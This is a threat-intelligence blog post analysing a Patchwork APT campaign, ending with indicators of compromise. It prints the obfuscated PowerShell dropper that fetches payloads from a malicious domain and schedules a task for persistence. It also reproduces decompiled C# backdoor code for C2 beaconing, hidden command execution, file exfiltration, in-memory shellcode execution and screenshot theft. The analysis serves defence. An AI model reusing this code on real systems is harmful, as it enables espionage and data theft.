Unknown Title

By Uma Madasamy ⋮ ⋮ 9/30/2025

Patchwork APT, also known as Dropping Elephant, Monsoon, and Hangover Group, has been active since at least 2015. This threat actor primarily focuses on gathering political and military intelligence, targeting organizations across South and Southeast Asia. Patchwork is recognized for its persistence and adaptability, often reusing and modifying existing tools rather than developing its own exploits. Despite this, the group has achieved significant success by leveraging effective social engineering tactics, customized lures, and multi-layered obfuscation techniques in their operations.

Recently we found a macro which downloads a malicious lnk file which contains the following PowerShell script

```
$ProgressPreference = 'SilentlyContinue';$a='https:';$b='C:\Users\';$c='C:\Windows\';iw"r
$a//nr3cgovpk.org/download/fetch/list1/25807/view/7b0d7402-aef1-4e0f-9436-654cfe0bd2a9 -OutFile
$b\Public\9_2025.pdf;s"ap"s "$b\Public\9_2025.pdf";iw"r
$a//nr3cgovpk.org/download/fetch/list11/29479/view/37a32a42-7956-4465-85f1-67af486981f5 -Outfile
$c\Tasks\lama;r"e"n -Path "$c\Tasks\lama" -NewName "$c\Tasks\vlc.exe";iw"r
$a//nr3cgovpk.org/download/fetch/list10/35137/view/0ba6f2cb-0743-413f-9b13-54e21808915f -Outfile
$c\Tasks\lake;r"e"n -Path "$c\Tasks\lake" -NewName "$c\Tasks\libvlc.dll";c"p"i "$b\Public\9_2025.pdf"
-destination .;&(g"cm sch*) /c"r"e"a"te /S"c minute /"t"n WindowsErrorReport /t"r $c\Tasks\vlc
/f;e"r'a"s"e *d?.?n?9%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
```

Fig 1: Powershell Script

Using the PowerShell commands, it downloads the executable and saves it to C:\Windows\Tasks\lama and masquerades the file as the VLC media player (vlc.exe) to look legitimate. Secondly, downloading a DLL file, most likely used by the fake VLC executable, mimics VLC's legitimate library (libvlc.dll) so the executable can side-load it during execution.

Apart from that it also downloads a Decoy PDF file from a malicious URL and saves it in the public folder. Finally, it creates a Windows Scheduled Task named WindowsErrorReport.

And it downloads the final payload which establishes a C2 connection. The downloaded exe files are based on the MSIL compiler.

```
public void fStage(Accio acc, WebClient wb)
{
    if (Program.erctr < 20)
    {
        this._sid(acc);
        string str = this.lo.Protean(this.b64E(this.xop(acc.Cid, "eOvstoxSBbZGWsTtknc")));
        wb.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
        try
        {
            string uniqid = acc.uniqid;
            string data = "sosid=" + str + "&aryyr=bhiii&slid=" + uniqid;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            string encodedString = wb.UploadString(new string(Program.muri), data);
            acc.xkey = this.xop11(this.b64D(encodedString), new string(Program.keyt));
            Program.erctr = 0;
            this.SStage(acc, wb);
            return;
        }
        catch
        {
            Program.erctr++;
            Thread.Sleep(5000);
            this.fStage(acc, wb);
            return;
        }
    }
    Program.isCompl = false;
}
```

Fig 2: fstage method

The fStage method initiates communication between the infected client (victim) and the attacker's command-and-control (C2) server, gathering system information. It encrypts and encodes the victim's client ID (Cid) by first applying an XOR function with a hardcoded key ("eOvstoxSBbZGWsTtknc"), then base64 encoding the result, followed by additional obfuscation using Protean. The method sets the HTTP request content type to POST form data and prepares the POST payload, which includes the encrypted/encoded client ID as sosid, and a unique session ID slid for the victim. It enforces the use of TLS 1.2 to ensure secure, encrypted transmission and sends the POST request containing the encoded victim data to the C2 server, identified as Program.muri.

```
// Token: 0x0400000E RID: 14
public static string pqq = "driftlance.org";

// Token: 0x0400000F RID: 15
public static string ppp = "https://" + Program.pqq + "/bIHTfcVHegEoMrv/WCcod7JY3zwUpDH.php";

// Token: 0x04000010 RID: 16
public static char[] muri = Program.ppp.ToArray<char>();
```

Fig 3: Extracting URL

The method takes the server's response, which is first base64 decoded and then XOR-decrypted using the xop11 function with a hardcoded key (Program.keyt). The resulting output is saved as acc.xkey, a dynamic encryption key used for subsequent communications. After this, the error counter is reset, and the process moves forward to the next infection stage by calling SStage. If an error occurs, the error counter is incremented, the method waits for 5 seconds, and then retries recursively, repeating up to 20 times.

```
public void SStage(Accio acc, WebClient wb)
{
    if (Program.erctr < 20)
    {
        string text = new Program().ipd();
        string uniqid = acc.uniqid;
        OperatingSystem osversion = Environment.OSVersion;
        string text2 = this.lo.Protean(this.b64E(this.xop(acc.opersys, "")));
        string text3 = this.lo.Protean(this.b64E(this.xop(acc.mcadd, "")));
        string text4 = this.lo.Protean(this.b64E(this.xop(acc.user, "")));
        string text5 = this.lo.Protean(this.b64E(this.xop(acc.xpth, "")));
        string text6 = this.lo.Protean(this.b64E(this.xop(acc.admain.ToString(), "")));
        string text7 = this.lo.Protean(this.b64E(this.xop(acc.prcid.ToString(), "")));
        string text8 = this.lo.Protean(this.b64E(this.xop(acc.Cid, "eOvstoxSBbZGWsTtknc")));
        string text9 = this.lo.Protean(this.b64E(this.xop(text, "eOvstoxSBbZGWsTtknc")));
        string data = string.Concat(new string[]
        {
            "sosid=",
            text8,
            "&slid=",
            uniqid,
            "&sys=",
            text2,
            "&madd=",
            text3,
            "&sls=",
            text4,
            "&cwd=",
            text5,
            "&prsid=",
            text7,
            "&rt=",
            text6,
            "&pubip=",
            text9
        });
        new Thread(delegate()
        {
            this.bkj(acc, wb);
        }).Start();
        wb.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
```

Fig 4: Collecting System information

The SStage method gathers identifying information from the infected system, including the public IP address (via ipd()), the operating system version, and a session-specific unique ID (uniqid). Each of these data points is obfuscated using xop(…), then base64 encoded before being sent to the attacker's server—likely for victim tracking and control.

Further scrambled using Protean(…).

Variable	Description
text2	OS version (from acc.opersys)
text3	MAC address (acc.mcadd)
text4	Username
text5	Path to executable or working dir
text6	Admin status (true/false)
text7	Process ID (acc.prcid)
text8	Unique client ID (encoded with key)
text9	Public IP address

Simultaneously, it launches the bkj() method, which collects information about installed software using WMI, detects antivirus products, and exfiltrates this data to the C2 server. If the server responds successfully, the infection is marked as complete and the error counter is reset to zero.

```
private void bkj(Accio a, WebClient wb)
{
    WebClient webClient = new WebClient();
    webClient.Proxy = WebRequest.GetSystemWebProxy();
    webClient.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
    webClient.Credentials = CredentialCache.DefaultCredentials;
    webClient.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
    string text = this.lo.Protean(this.b64E(this.xop(a.Cid, "eOvstoxSBbZGWsTtknc")));
    string uniqid = a.uniqid;
    string text2 = this.lo.Protean(this.b64E(this.xop(this.ghjk(), "eOvstoxSBbZGWsTtknc")));
    string text3 = this.lo.Protean(this.b64E(this.xop(this.dsffds(), "eOvstoxSBbZGWsTtknc")));
    string data = string.Concat(new string[]
    {
        "sosid=",
        text,
        "&slid=",
        uniqid,
        "&aunty=",
        text2,
        "&uncle=",
        text3
    });
    webClient.UploadString(new string(Program.muri), "POST", data);
}
```


Fig 5: Send details to server

The bkj method initializes a new WebClient configured to use the system's default proxy and credentials, and then calls two subfunctions ghjk() and dsffds(). The dsffds() method collects names of installed applications using WMI queries to the Win32_Product class. The ghjk() method retrieves names of installed AntiVirus products from the SecurityCenter2 namespace. Both return the collected data as strings. The bkj() then prepares several data fields: the client ID (a.Cid), data from ghjk() and data from dsffds(). Each of these values are first obfuscated using an XOR-like xop function with a hardcoded key, then base64 encoded and further obfuscated via the Protean method. These are combined into a POST payload and sent to the attacker's C2 server using a standard HTTP POST request..

```
private string dsffds()
{
    string text = "";
    try
    {
        ManagementScope managementScope = new ManagementScope("\\\\.\\root\\CIMV2");
        managementScope.Connect();
        ObjectQuery query = new ObjectQuery("SELECT * FROM Win32_Product");
        foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher(managementScope, query).Get())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            string str = text;
            object obj = managementObject["Name"];
            text = str + ((obj != null) ? obj.ToString() : null) + Environment.NewLine;
        }
    }
    catch (ManagementException ex)
    {
        Console.WriteLine("Error: " + ex.Message);
    }
    return text;
}

// Token: 0x06000024 RID: 36 RVA: 0x00003974 File Offset: 0x00001B74
private string ghjk()
{
    string text = "";
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2", "SELECT * FR
          AntivirusProduct"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                text = text + managementBaseObject["displayName"].ToString() + Environment.NewLine;
            }
        }
    }
```

Fig 6:Gathers installed applications



```
public string _getCommand(string uri, string pap, WebClient web, Accio accio)
{
    Scourgify scourgify = new Scourgify();
    string result;
    try
    {
        web.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
        Program.cumm = web.UploadString(uri, "sltrg=" + pap);
        string qwe = Regex.Replace(Program.cumm, "^\\s+$[\\r\\n]*", string.Empty, RegexOptions.Multiline)
        string encodedString = scourgify.Charm(qwe);
        string text = this.b64D(encodedString);
        result = this.xop(text, accio.xkey);
    }
    catch
    {
        while (Program.errc <= 19)
        {
            Thread.Sleep(accio.wTime);
            try
            {
                Program.cumm = web.DownloadString(uri);
                string encodedString2 = scourgify.Charm(Program.cumm);
                return this.xop(this.b64D(encodedString2), accio.xkey);
            }
            catch
            {
                Program.errc++;
                continue;
            }
            break;
        }
        Program.errc = 0;
        result = "";
    }
    return result;
}
```

Fig 7: Mimic the traffic

The _getCommand method is designed to contact the attacker's command-and-control (C2) server, retrieve an encoded command, and decrypt it for execution. It starts by setting HTTP headers to mimic standard web form submissions, making the traffic appear legitimate. A POST request is then sent to the C2 server with a parameter (sltrg=pap), likely representing a session or campaign ID, and the response is stored for processing. The method removes any unnecessary whitespace from the response using regex and then decodes the data through multiple layers: first with a custom Charm() function that includes obfuscation and base64 decoding, followed by another base64 decode and an XOR decryption using a session-specific key (xkey). This produces the final plaintext command. If the process fails, the malware enters a retry loop with up to 20 attempts, using timed delays to avoid detection and ensure command retrieval.

```
public void _sendResult(string result, WebClient web, Accio accio)
{
    Scourgify scourgify = new Scourgify();
    string uniqid = accio.uniqid;
    web.Encoding = Encoding.UTF8;
    string data = string.Concat(new string[]
    {
        "sosid=",
        uniqid,
        "&slrspn=",
        HttpUtility.UrlEncode(scourgify.Protean(this.b64E(result))),
        "&cate=dsagvsa"
    });
    web.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
    try
    {
        web.UploadString(new string(Program.muri), data);
    }
    catch
    {
        while (Program.errc <= 19)
        {
            Thread.Sleep(accio.wTime);
            try
            {
                this._sendResult(result, web, accio);
            }
            catch
            {
                Program.errc++;
                continue;
            }
            break;
        }
        Program.errc = 0;
    }
}
```

Fig 8: Sending data to malicious server

Using the above method malware exfiltrates the output of a previously executed command by using Scourgify for encoding and assigns a unique ID (uniqid) to identify the victim. It prepares a POST payload containing this ID and the command result, which is base64 encoded, obfuscated, and URL-encoded. The data is sent to a hardcoded server. The malware waits for a configurable period and retries sending the data up to 20 times, tracking failures to ensure persistent and stealthy data exfiltration without alerting the user or security systems.

```
public void cdm(string command, Accio acc, WebClient web, string uri)
{
    string text = "Response is";
    Process process = new Process();
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.FileName = "cmd.exe";
    process.StartInfo.Arguments = "/c" + command;
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.WorkingDirectory = this.wkdir();
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    if (acc.admain)
    {
        process.StartInfo.Verb = "runas";
    }
    process.Start();
    text += process.StandardOutput.ReadToEnd();
    text += process.StandardError.ReadToEnd();
    this._sendResult(text, web, acc);
}
```

Fig 9: Uses cmd sending results

The cdm method begins by initializing a response string with the “Response is” to hold the final output. It then creates and configures a hidden process to run cmd.exe with the /c flag, executing the given command without opening a visible window. Output and error streams are redirected to capture the full command result. If the user has admin rights, the process runs with elevated privileges. After execution, the combined output and errors are appended to the response string, which is then sent back to the attacker’s command-and-control server using the _sendResult method.

```
public string dfile(string argument)
{
    Uri uri = new Uri(new string(Program.muri) + argument);
    string text = Path.GetTempPath() + Path.GetFileName(uri.LocalPath);
    string result;
    try
    {
        using (WebClient webClient = new WebClient())
        {
            webClient.DownloadFile(argument, text);
        }
        string qwe = File.ReadAllText(text);
        File.WriteAllBytes(text, Convert.FromBase64String(this.lo.Charm(qwe)));
        result = "File transferred to client: " + text;
    }
    catch
    {
        result = "File transfer operation failed.";
    }
    return result;
}
```

Fig 10: Downloads the file

The dfile method is designed to download a file from a remote URL, process its contents (which appear to be encoded), decode (uses a WebClient to download the file, reads its contents, decodes it using a custom method) and saves it locally in a temporary directory, and then returns a status message indicating success or failure.

```
public string ufile(string fileName, Accio acc)
{
    if (this.fe(fileName) != "File Not Found")
    {
        Program.MyWebClient myWebClient = new Program.MyWebClient();
        byte[] array = new byte[1048576];
        string uniqid = acc.uniqid;
        using (FileStream fileStream = File.Open(fileName, FileMode.Open, FileAccess.Read))
        {
            using (BufferedStream bufferedStream = new BufferedStream(fileStream))
            {
                while (bufferedStream.Read(array, 0, 1048576) != 0)
                {
                    string data = string.Concat(new string[]
                    {
                        "syst=khjop&sosid=",
                        uniqid,
                        "&nmef=",
                        fileName,
                        "&dta=",
                        this.lo.Protean(Convert.ToBase64String(array)),
                        "&ghack=0"
                    });
                    myWebClient.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
                    Uri address = new Uri(new string(Program.muri), UriKind.Absolute);
                    myWebClient.UploadString(address, data);
                }
            }
        }
        string data2 = string.Concat(new string[]
        {
            "syst=khjop&sosid=",
            uniqid,
            "&nmef=",
            fileName,
            "&dta=none&ghack=1"
        });
        myWebClient.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
        myWebClient.UploadString(new string(Program.muri), data2);
    }
    return "File Not Exists";
}
```

Fig 11: Uploads the collected details to C2

In this method, it checks for the file and if found, it creates a custom WebClient and prepares a 1 MB buffer to read the file in chunks. It then opens the file and reads it piece by piece, encoding each chunk into base64, further obfuscating it with the Protean method, and sending it via POST requests to the attacker's server with relevant metadata like the client ID and filename. After all chunks are uploaded, a final request is sent to signal the completion of the file transfer. This chunked upload approach allows the malware to efficiently exfiltrate large files while maintaining stealth.

```
public void v_alloc(byte[] coding)
{
    uint num = Program.VirtualAlloc(0U, (uint)coding.Length, Program.MEM_COMMIT, Program.PAGE_EXECUTE_READWRITE);
    Marshal.Copy(coding, 0, (IntPtr)((long)((ulong)num)), coding.Length);
    IntPtr zero = IntPtr.Zero;
    uint num2 = 0U;
    IntPtr zero2 = IntPtr.Zero;
    Program.CreateThread(0U, 0U, num, zero2, 0U, ref num2);
}
```

Fig 12: Creates a space in memory

This method v_alloc performs **dynamic code execution** by allocating executable memory, copying a byte array into it, and then creating a new thread to execute that code. This is a common technique used in malware and exploits to run arbitrary code in memory without writing it to disk.

```
public void scrt(Accio acc)
{
    try
    {
        Rectangle seed = default(Rectangle);
        seed = Screen.AllScreens.Aggregate(seed, (Rectangle current, Screen screen) => Rectangle.Union(current, screen.Bounds));
        Bitmap bitmap = new Bitmap(seed.Width, seed.Height);
        Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, bitmap.Size);
        string tempPath = Path.GetTempPath();
        Program.fikk = string.Concat(new string[]
        {
            tempPath,
            HttpUtility.UrlEncode(Program.acf.Cid + "_" + this.lo.Protean(this.b64E(this.xop(acc.Cid, "eOvstoxSBbZGWsTtknc")))),
            "_",
            DateTime.Now.ToString("(dd_MMMM_hh_mm_ss_tt)"),
            ".png"
        });
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (FileStream fileStream = new FileStream(Program.fikk, FileMode.Create, FileAccess.ReadWrite))
            {
                bitmap.Save(memoryStream, ImageFormat.Png);
                byte[] array = memoryStream.ToArray();
                fileStream.Write(array, 0, array.Length);
            }
        }
        bitmap.Dispose();
        if (!this.ufile(Program.fikk, acc).Contains("Exception"))
        {
            this.wasScreenshot = true;
            this._deleteFile(Program.fikk);
        }
        else
        {
            this.wasScreenshot = false;
        }
    }
    catch (Exception)
    {
        if (Program.kki < 3)
        {
            Program.kki++;
            this._deleteFile(Program.fikk);
            this.scrt(acc);
        }
        Program.kki = 0;
    }
```

Fig 13: Captures screenshot of monitors

The scrt method captures a screenshot of all connected monitors and saves it as a PNG file with a unique name in the temp directory. It then uploads this screenshot to a remote server using the ufile method. If the upload succeeds, it sets a flag and deletes the local file to avoid detection. If it fails, it retries up to three times, cleaning up any leftover files before each retry.

Thus the C2 (Command and Control) connection established by the methods described above demonstrates a sophisticated approach to maintaining stealthy and persistent communication between the infected system and the attacker's server. By leveraging encrypted data exchanges, multiple fallback mechanisms, and careful management of system resources, the malware ensures reliable command execution and data exfiltration while minimizing the chances of detection. Using a reliable security product like K7 Total Security and keeping it updated is crucial to defend against these threats.

IOCs

8c342a5519400df4044e2ed75ea5a936 (lnk)
dfbdd34e0e463bb2266cab599396aa02 (dll)
92c13c07a4459bc5bae59bdea17284de (Trojan)
hxxps[:]//nr3cgovpk[.]org/
hxxps[:]//driftlance[.]org/bIHTfcVHegEoMrv/WCcod7JY3zwUpDH[.]php